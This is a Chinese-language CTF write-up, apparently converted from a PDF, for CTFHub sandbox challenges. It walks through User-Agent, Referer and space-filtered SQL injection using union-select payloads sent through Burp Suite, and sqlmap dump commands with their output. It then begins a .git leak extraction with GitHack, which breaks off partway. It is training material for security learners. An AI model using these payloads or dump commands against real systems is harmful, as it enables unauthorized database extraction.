sqlmap -u "http://challenge-40986a7ba9926439.sandbox.ctfhub.com:10800/" --cookie "id=1" --level 2 -D sqlmap -T gsilsvtvjn -C ywcxnnlyfe --dump
```

```
[20:48:27] [INFO] fetching entries of column(s) 'ywcxnnlyfe' for table 'gsilsvtvjn' in database 'sqlmap'
do you want to URL encode cookie values (implementation specific)? [Y/n] y
[20:48:29] [WARNING] reflective value(s) found and filtering out
Database: sqlmap
Table: gsilsvtvjn
[1 entry]
+-----+
| ywcxnnlyfe |
+-----+
| ctfhub{9a3c5a851a615b8332cbe20b} |
+-----+
```

提交 `ctfhub{9a3c5a851a615b8332cbe20b}` 即可。


---

# UA注入

## 解法1: Burp Suite

`union select` 可以进行联合查询, `id=-1` 表示一个不存在的 `id`, `database()` 回显当前连接的数据库, 修改 `User-Agent` 为以下代码可以查询到当前数据库为 `sql1`:

```
-1 union select 1, database()
```




`group_concat()` 把产生的同一分组中的值用, 连接并形成字符串, `information_schema.tables` 存了 `mysql` 所有的表, `table_schema` 是表对应的数据库名的字段, `table_name` 和 `table_schema` 相对应, 用以下代码能够查询到指定数据库的表信息:

```
-1 union select 1, group_concat(table_name) from
information_schema.tables where
table_schema='sql'
```

The screenshot shows a web browser interface with a 'Request' and 'Response' tab. The 'Request' tab is active, showing an HTTP GET request to the target URL. The 'User-Agent' header contains a SQL injection payload: `-1 union select 1, group_concat(table_name) from information_schema.tables where table_schema='sql'`. The 'Response' tab is also active, showing an HTML response. The response contains a table with news items. The first row of the table shows the result of the SQL injection: `Data: ulxbfmsgqx,news`.


information\_schema.columns 存了表中所有列的信息，  
table\_name 和 table\_schema 相对应，可以看到有个表叫  
ulxbfmsgqx，我们可以去查询该表的列信息：

```
-1 union select 1, group_concat(column_name) from
information_schema.columns where
table_name='ulxbfmsgqx'
```



最后输入以下代码根据 `zpmjyijptn` 字段可以查询到该字段的数据：

```
-1 union select 1, group_concat(zpmjyijptn) from  
sqli.ulxbfmsgqx
```



提交 `ctffhub{85809c1cc35e607a1b7fed0a}` 即可。

所需金币: 30

题目状态: 未解出

解题奖励: 金币:60 经验:10

<http://challenge-c89ea44d56d68a09.sandbox.ctfhub.com:10800>

00:18:08

环境续期 v

停止并销毁环境

每分钟需要1个金币,请根据个人需求

ctfhub{85809c1cc35e607a1b7fed0a}

提交Flag

WriteUp

ohhhh, 这个题还没有WriteUp, 骚年要不要来一份? [点我提交](#)

## 解法2: sqlmap

sqlmap中有一个参数是`--level`, 表示探测等级, 其默认值为1, `level>=2`时会检测Cookie注入, `level>=3`时会检测User-Agent注入和Referer注入, `level>=5`时会检测host注入。以下代码可以爆破出当前网站中的所有数据库:

```
sqlmap -u "http://challenge-  
c89ea44d56d68a09.sandbox.ctfhub.com:10800/" --  
level 3 --dbs
```

```
[22:34:32] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.14, OpenResty 1.19.3.2
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[22:34:32] [INFO] fetching database names
[22:34:33] [INFO] retrieved: 'information_schema'
[22:34:33] [INFO] retrieved: 'mysql'
[22:34:33] [INFO] retrieved: 'performance_schema'
[22:34:33] [INFO] retrieved: 'sqli'
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sqli
```

爆破出当前数据库的名字:

```
sqlmap -u "http://challenge-
c89ea44d56d68a09.sandbox.ctfhub.com:10800/" --
level 3 --current-db
```

```
[22:36:01] [INFO] the back-end DBMS is MySQL
web application technology: OpenResty 1.19.3.2, PHP 7.3.14
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[22:36:01] [INFO] fetching current database
[22:36:01] [WARNING] reflective value(s) found and filtering out
current database: 'sqli'
```

得到数据库名 `sqli` 后继续爆破表信息:

```
sqlmap -u "http://challenge-
c89ea44d56d68a09.sandbox.ctfhub.com:10800/" --
level 3 -D sqli --tables
```

```
[22:36:53] [INFO] the back-end DBMS is MySQL
web application technology: OpenResty 1.19.3.2, PHP 7.3.14
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[22:36:53] [INFO] fetching tables for database: 'sqli'
[22:36:53] [WARNING] reflective value(s) found and filtering out
[22:36:53] [INFO] retrieved: 'ulxbfmsgqx'
[22:36:53] [INFO] retrieved: 'news'
Database: sqli
[2 tables]
+-----+
| news  |
| ulxbfmsgqx |
+-----+
```

知道有个叫 `ulxbfmsgqx` 的表后，可以查看该表的字段信息：

```
sqlmap -u "http://challenge-  
c89ea44d56d68a09.sandbox.ctfhub.com:10800/" --  
level 3 -D sqli -T ulxbfmsgqx --columns
```

```
[22:37:45] [INFO] the back-end DBMS is MySQL  
web application technology: OpenResty 1.19.3.2, PHP 7.3.14  
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)  
[22:37:45] [INFO] fetching columns for table 'ulxbfmsgqx' in database 'sqli'  
[22:37:45] [WARNING] reflective value(s) found and filtering out  
Database: sqli  
Table: ulxbfmsgqx  
[1 column]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| zpmjyijptn | varchar(100) |  
+-----+-----+
```

最后输入以下代码根据 `zpmjyijptn` 字段可以查询到该字段的数据：

```
sqlmap -u "http://challenge-  
c89ea44d56d68a09.sandbox.ctfhub.com:10800/" --  
level 3 -D sqli -T ulxbfmsgqx -C zpmjyijptn --  
dump
```

```
[22:38:47] [INFO] the back-end DBMS is MySQL  
web application technology: OpenResty 1.19.3.2, PHP 7.3.14  
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)  
[22:38:47] [INFO] fetching entries of column(s) 'zpmjyijptn' for table 'ulxbfmsgqx' in database 'sqli'  
[22:38:47] [WARNING] reflective value(s) found and filtering out  
Database: sqli  
Table: ulxbfmsgqx  
[1 entry]  
+-----+  
| zpmjyijptn |  
+-----+  
| ctfhub{85809c1cc35e607a1b7fed0a} |  
+-----+
```

提交 `ctfhub{85809c1cc35e607a1b7fed0a}` 即可。

---

# Refer注入

## 解法1: Burp Suite

`union select` 可以进行联合查询, `id=-1` 表示一个不存在的 `id`, `database()` 回显当前连接的数据库, 修改 `Referer` 为以下代码可以查询到当前数据库为 `sql1`:


```
-1 union select 1, database()
```

The screenshot displays the Burp Suite interface with a target URL of `http://challenge-72f077dfbff2b932.sandbox.ctfhub.com:10800`. The 'Request' tab on the left shows the HTTP request details, with the 'Referer' header highlighted and modified to `-1 union select 1, database()`. The 'Response' tab on the right shows the server's response, which includes an HTML page. The response content shows a successful SQL injection result: `Data: sql1`, indicating that the database name has been retrieved.

`group_concat()` 把产生的同一分组中的值用, 连接并形成一串字符串, `information_schema.tables` 存了 `mysql` 所有的表, `table_schema` 是表对应的数据库名的字段, `table_name` 和 `table_schema` 相对应, 用以下代码能够查询到指定数据库的表信息:



```
-1 union select 1, group_concat(table_name) from
information_schema.tables where
table_schema='sqli'
```



The screenshot shows a web browser interface with a 'Send' button and a 'Target' field set to 'http://challenge-72f077dfbff2b932.sandbox.ctfhub.com:10800'. The 'Request' tab is active, displaying the following HTTP request:

```
1 GET / HTTP/1.1
2 Host: challenge-72f077dfbff2b932.sandbox.ctfhub.com:10800
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
10 Referer: -1 union select 1, group_concat(table_name) from information_schema.tables where table_schema='sqli'
```

The 'Response' tab is also active, displaying the following HTML response:

```
9 Access-Control-Allow-Origin: *
10 Access-Control-Allow-Headers: X-Requested-With
11 Access-Control-Allow-Methods: *
12
13
14 <!DOCTYPE html>
15 <html lang="en">
16 <head>
17 <meta charset="UTF-8">
18 <title>
19 CTFHub 0000 | Refer00
20 </title>
21 <link rel="stylesheet" href="static/bootstrap.min.css">
22 <script src="static/jquery.min.js">
23 </script>
24 <script src="static/popper.min.js">
25 </script>
26 <script src="static/bootstrap.min.js">
27 </script>
28 </head>
29 <body>
30 <div class="container">
31 <div class="jumbotron text-center">
32 <h1>
33 Refer00
34 </h1>
35 <p>
36 00Referer00ID
37 </p>
38 <code>
39 select * from news where id=-1 union select 1, group_concat(
40 </code>
41 </br>
42 ID: 1</br>
43 Data: dirxpetuan news
44 </div>
45 </div>
46 </body>
47 </html>
```

information\_schema.columns 存了表中所有列的信息，  
table\_name 和 table\_schema 相对应，可以看到有个表叫  
dirxpetuan，我们可以去查询该表的列信息：

```
-1 union select 1, group_concat(column_name) from
information_schema.columns where
table_name='dirxpetuan'
```

Send Cancel < >

Target: http://challenge-72f077dfbff2b932.sandbox.ctfhub.com:10800 HTTP/1

**Request**

Pretty Raw Hex Vn

```
1 GET / HTTP/1.1
2 Host: challenge-72f077dfbff2b932.sandbox.ctfhub.com:10800
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
10 Referer: -1 union select 1, group_concat(column_name) from information_schema.columns where table_name='dirxpetuan'
11
```

**Response**

Pretty Raw Hex Render Vn

```
9 Access-Control-Allow-Origin: *
10 Access-Control-Allow-Headers: X-Requested-With
11 Access-Control-Allow-Methods: *
12
13
14 <!DOCTYPE html>
15 <html lang="en">
16 <head>
17 <meta charset="UTF-8">
18 <title>
19 CTFHub 0000 | Refer00
20 </title>
21 <link rel="stylesheet" href="static/bootstrap.min.css">
22 <script src="static/jquery.min.js">
23 </script>
24 <script src="static/popper.min.js">
25 </script>
26 <script src="static/bootstrap.min.js">
27 </script>
28 </head>
29 <body>
30 <div class="container">
31 <div class="jumbotron text-center">
32 <h1>
33 Refer00
34 </h1>
35 <p>
36 00Referer00ID
37 </p>
38 <code>
39 select * from news where id=-1 union select 1, group_c
40 </code>
41 </code>
42 ID: 1</br>
43 Data: jfsxcgbxrx
44 </div>
45 </div>
46 </body>
47 </html>
```

最后输入以下代码根据 jfsxcgbxrx 字段可以查询到该字段的数据:

```
-1 union select 1, group_concat(jfsxcgbxrx) from
sqli.dirxpetuan
```

Send Cancel < >

Target: http://challenge-72f077dfbff2b932.sandbox.ctfhub.com:10800 HTTP/1

**Request**

Pretty Raw Hex Vn

```
1 GET / HTTP/1.1
2 Host: challenge-72f077dfbff2b932.sandbox.ctfhub.com:10800
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
10 Referer: -1 union select 1, group_concat(jfsxcgbxrx) from sqli.dirxpetuan
11
```

**Response**

Pretty Raw Hex Render Vn

```
9 Access-Control-Allow-Origin: *
10 Access-Control-Allow-Headers: X-Requested-With
11 Access-Control-Allow-Methods: *
12
13
14 <!DOCTYPE html>
15 <html lang="en">
16 <head>
17 <meta charset="UTF-8">
18 <title>
19 CTFHub 0000 | Refer00
20 </title>
21 <link rel="stylesheet" href="static/bootstrap.min.css">
22 <script src="static/jquery.min.js">
23 </script>
24 <script src="static/popper.min.js">
25 </script>
26 <script src="static/bootstrap.min.js">
27 </script>
28 </head>
29 <body>
30 <div class="container">
31 <div class="jumbotron text-center">
32 <h1>
33 Refer00
34 </h1>
35 <p>
36 00Referer00ID
37 </p>
38 <code>
39 select * from news where id=-1 union select 1, group_concat(jfsxcgbxrx) from s
40 </code>
41 </code>
42 ID: 1</br>
43 Data: ctffhub{e82d7ab14d58dd03f08c3ce4}
44 </div>
45 </div>
46 </body>
47 </html>
```

提交 ctffhub{e82d7ab14d58dd03f08c3ce4} 即可。

所需金币: 30

题目状态: 未解出

解题奖励: 金币:60 经验:10

<http://challenge-72f077dfbff2b932.sandbox.ctfhub.com:10800>

00:21:23

环境续期 v

停止并销毁环境

每分钟需要1个金币,请根据个人需求

ctfhub{e82d7ab14d58dd03f08c3ce4}

提交Flag

WriteUp

ohhhh, 这个题还没有WriteUp, 骚年要不要来一份? [点我提交](#)

## 解法2: sqlmap

sqlmap中有一个参数是`--level`, 表示探测等级, 其默认值为1, `level>=2`时会检测Cookie注入, `level>=3`时会检测User-Agent注入和Referer注入, `level>=5`时会检测host注入。以下代码可以爆破出当前网站中的所有数据库:

```
sqlmap -u "http://challenge-72f077dfbff2b932.sandbox.ctfhub.com:10800/" --level 3 --dbs
```

```
[23:11:05] [INFO] the back-end DBMS is MySQL
web application technology: OpenResty 1.19.3.2, PHP 7.3.14
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[23:11:05] [INFO] fetching database names
[23:11:05] [INFO] fetching number of databases
[23:11:05] [INFO] resumed: 4
[23:11:05] [INFO] resumed: information_schema
[23:11:05] [INFO] resumed: mysql
[23:11:05] [INFO] resumed: performance_schema
[23:11:05] [INFO] resumed: sqli
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sqli
```

爆破出当前数据库的名字：

```
sqlmap -u "http://challenge-
72f077dfbff2b932.sandbox.ctfhub.com:10800/" --
level 3 --current-db
```

```
[23:13:59] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.14, OpenResty 1.19.3.2
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[23:13:59] [INFO] fetching current database
[23:13:59] [INFO] resumed: sqli
current database: 'sqli'
```

得到数据库名 `sqli` 后继续爆破表信息：

```
sqlmap -u "http://challenge-
72f077dfbff2b932.sandbox.ctfhub.com:10800/" --
level 3 -D sqli --tables
```

```
[23:20:33] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.14, OpenResty 1.19.3.2
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[23:20:33] [INFO] fetching tables for database: 'sqli'
[23:20:33] [INFO] fetching number of tables for database 'sqli'
[23:20:33] [INFO] resumed: 2
[23:20:33] [INFO] resumed: dirxpetuan
[23:20:33] [INFO] resumed: news
Database: sqli
[2 tables]
+-----+
| dirxpetuan |
| news      |
+-----+
```

知道有个叫dirxpetuan的表后，可以查看该表的字段信息：

```
sqlmap -u "http://challenge-72f077dfbfff2b932.sandbox.ctfhub.com:10800/" --level 3 -D sqli -T dirxpetuan --columns
```

```
[23:27:12] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.14, OpenResty 1.19.3.2
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[23:27:12] [INFO] fetching columns for table 'dirxpetuan' in database 'sqli'
[23:27:12] [INFO] resumed: 1
[23:27:12] [INFO] resumed: jfsxcgbxrx
[23:27:12] [INFO] resumed: varchar(100)
Database: sqli
Table: dirxpetuan
[1 column]
+-----+-----+
| Column | Type |
+-----+-----+
| jfsxcgbxrx | varchar(100) |
+-----+-----+
```

最后输入以下代码根据jfsxcgbxrx字段可以查询到该字段的数据：

```
sqlmap -u "http://challenge-72f077dfbfff2b932.sandbox.ctfhub.com:10800/" --level 3 -D sqli -T dirxpetuan -C jfsxcgbxrx --dump
```

```
[23:29:55] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.14, OpenResty 1.19.3.2
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[23:29:55] [INFO] fetching entries of column(s) 'jfsxcgbxrx' for table 'dirxpetuan' in database 'sqli'
[23:29:55] [INFO] fetching number of column(s) 'jfsxcgbxrx' entries for table 'dirxpetuan' in database 'sqli'
[23:29:55] [INFO] resumed: 1
[23:29:55] [INFO] resumed: ctfhub{e82d7ab14d58dd03f08c3ce4}
Database: sqli
Table: dirxpetuan
[1 entry]
+-----+
| jfsxcgbxrx |
+-----+
| ctfhub{e82d7ab14d58dd03f08c3ce4} |
+-----+
```

提交 `ctfhub{e82d7ab14d58dd03f08c3ce4}` 即可。

## 过滤空格

输入1试试？输入1后有俩行回显：一行 `ID` 一行 `Data`。

### 过滤空格

ID1

Search

ID: 1  
Data: ctfhub

当 `sql` 中的空格被过滤时可以用 `/**/` 来代替。 `database()` 回显当前连接的数据库，用以下代码可以查询到当前数据库为 `sqli`：

```
-1/**/union/**/select/**/1,database()
```

### 过滤空格

ID-1/\*\*/union/\*\*/select/\*\*/1,database()

Search

ID: 1  
Data: sqli

`group_concat()` 把产生的同一分组中的值用 , 连接并形成一个字符串, `information_schema.tables` 存了 `mysql` 所有的表, `table_schema` 是表对应的数据库名的字段, `table_name` 和 `table_schema` 相对应, 用以下代码能够查询到指定数据库的表信息:

```
-1/**/union/**/select/**/1,group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema='sqli'
```

### 过滤空格

ID -1/\*\*/union/\*\*/select/\*\*/1,group\_concat(table\_name)/\*\*/from/\*\*/information\_schema.tables/\*\*/where/\*\*/table\_schema='sqli' Search

ID: 1

Data: nbadikctna,news

`information_schema.columns` 存了表中所有列的信息, `table_name` 和 `table_schema` 相对应, 可以看到有个表叫 `nbadikctna`, 我们可以去查询该表的列信息:

```
-1/**/union/**/select/**/1,group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_name='nbadikctna'
```

### 过滤空格

ID -1/\*\*/union/\*\*/select/\*\*/1,group\_concat(column\_name)/\*\*/from/\*\*/information\_schema.columns/\*\*/where/\*\*/table\_name='nbad Search

ID: 1

Data: vuafekfves

最后输入以下代码根据 `vuafekfves` 字段可以查询到该字段的数据：

```
-1/**/union/**/select/**/1,group_concat(vuafekfves)/**/from/**/sqli.nbadikctna
```

## 过滤空格

ID -1/\*\*/union/\*\*/select/\*\*/1,group\_concat(vuafekfves)/\*\*/from/\*\*/sqli.nbadikctna

Search

ID: 1

Data: ctfhub{12917a7f5475c0de901aec7c}

提交 `ctfhub{12917a7f5475c0de901aec7c}` 即可。

# 信息泄露

## Git泄露

### Log

当前大量开发人员使用git进行版本控制，对站点自动部署。如果配置不当,可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞。请尝试使用BugScanTeam的GitHack完成本题

根据题目描述使用 `GitHack` 获取 `.git` 文件夹。

```
└─(tyd@kali)-[~/ctf]
```



```

└─$ git clone
https://github.com/BugScanTeam/GitHack.git

└─(tyd@kali)-[~/ctf]
└─$ cd GitHack

└─(tyd@kali)-[~/ctf/GitHack]
└─$ python2 GitHack.py http://challenge-
86088fe5e4711df9.sandbox.ctfhub.com:10800/.git

```

```

      _ _ _ _ _
/  _(_) |_| | | _ _ _ | | _
| | _ | | _ | |_| |/_` |/_ _ |/_ /
| |_| | | | |_| _ | ( | | ( |  <
\__|_||\__|_| |_| \_,_| \__|_| \_\{0.0.5}

```

A **'*.git*'** folder disclosure exploit.

- [\*] Check Depends
- [+] Check depends end
- [\*] Set Paths

```
[*] Target Url: http://challenge-86088fe5e4711df9.sandbox.ctfhub.com:10800/.git/
```

```
[*] Initialize Target
```

```
[*] Try to Clone straightly
```

```
[*] Clone
```

```
正克隆到 '/home/tyd/ctf/GitHack/dist/challenge-86088fe5e4711df9.sandbox.ctfhub.com_10800' ...
```

```
致命错误: 仓库 'http://challenge-86088fe5e4711df9.sandbox.ctfhub.com:10800/.git/' 未找到
```

```
[-] Clone Error
```

```
[*] Try to Clone with Directory Listing
```

```
[*] http://challenge-
```

```
86088fe5e4711df9.sandbox.ctfhub.com:10800/.git/ is not support Directory Listing
```

```
[-] [Skip][First Try] Target is not support Directory Listing
```

```
[*] Try to clone with Cache
```

```
[*] Initialize Git
```

```
[!] Initialize Git Error: 提示: 使用 'master' 作为初始分支的名称。这个默认分支名称可能会更改。要在新仓库中
```

提示: 配置使用初始分支名, 并消除这条警告, 请执行:

提示:

提示: `git config --global init.defaultBranch <名称>`

提示:

提示: 除了 `'master'` 之外, 通常选定的名字有 `'main'`、`'trunk'` 和 `'development'`。

提示: 可以通过以下命令重命名刚创建的分支:

提示:

提示: `git branch -m <name>`

- [\*] cache files
- [\*] packed-refs
- [\*] config
- [\*] HEAD
- [\*] COMMIT\_EDITMSG
- [\*] ORIG\_HEAD
- [\*] FETCH\_HEAD
- [\*] refs/heads/master
- [\*] refs/remote/master
- [\*] index
- [\*] logs/HEAD
- [\*] logs/refs/heads/master
- [\*] Fetch Commit Objects

```
[*]
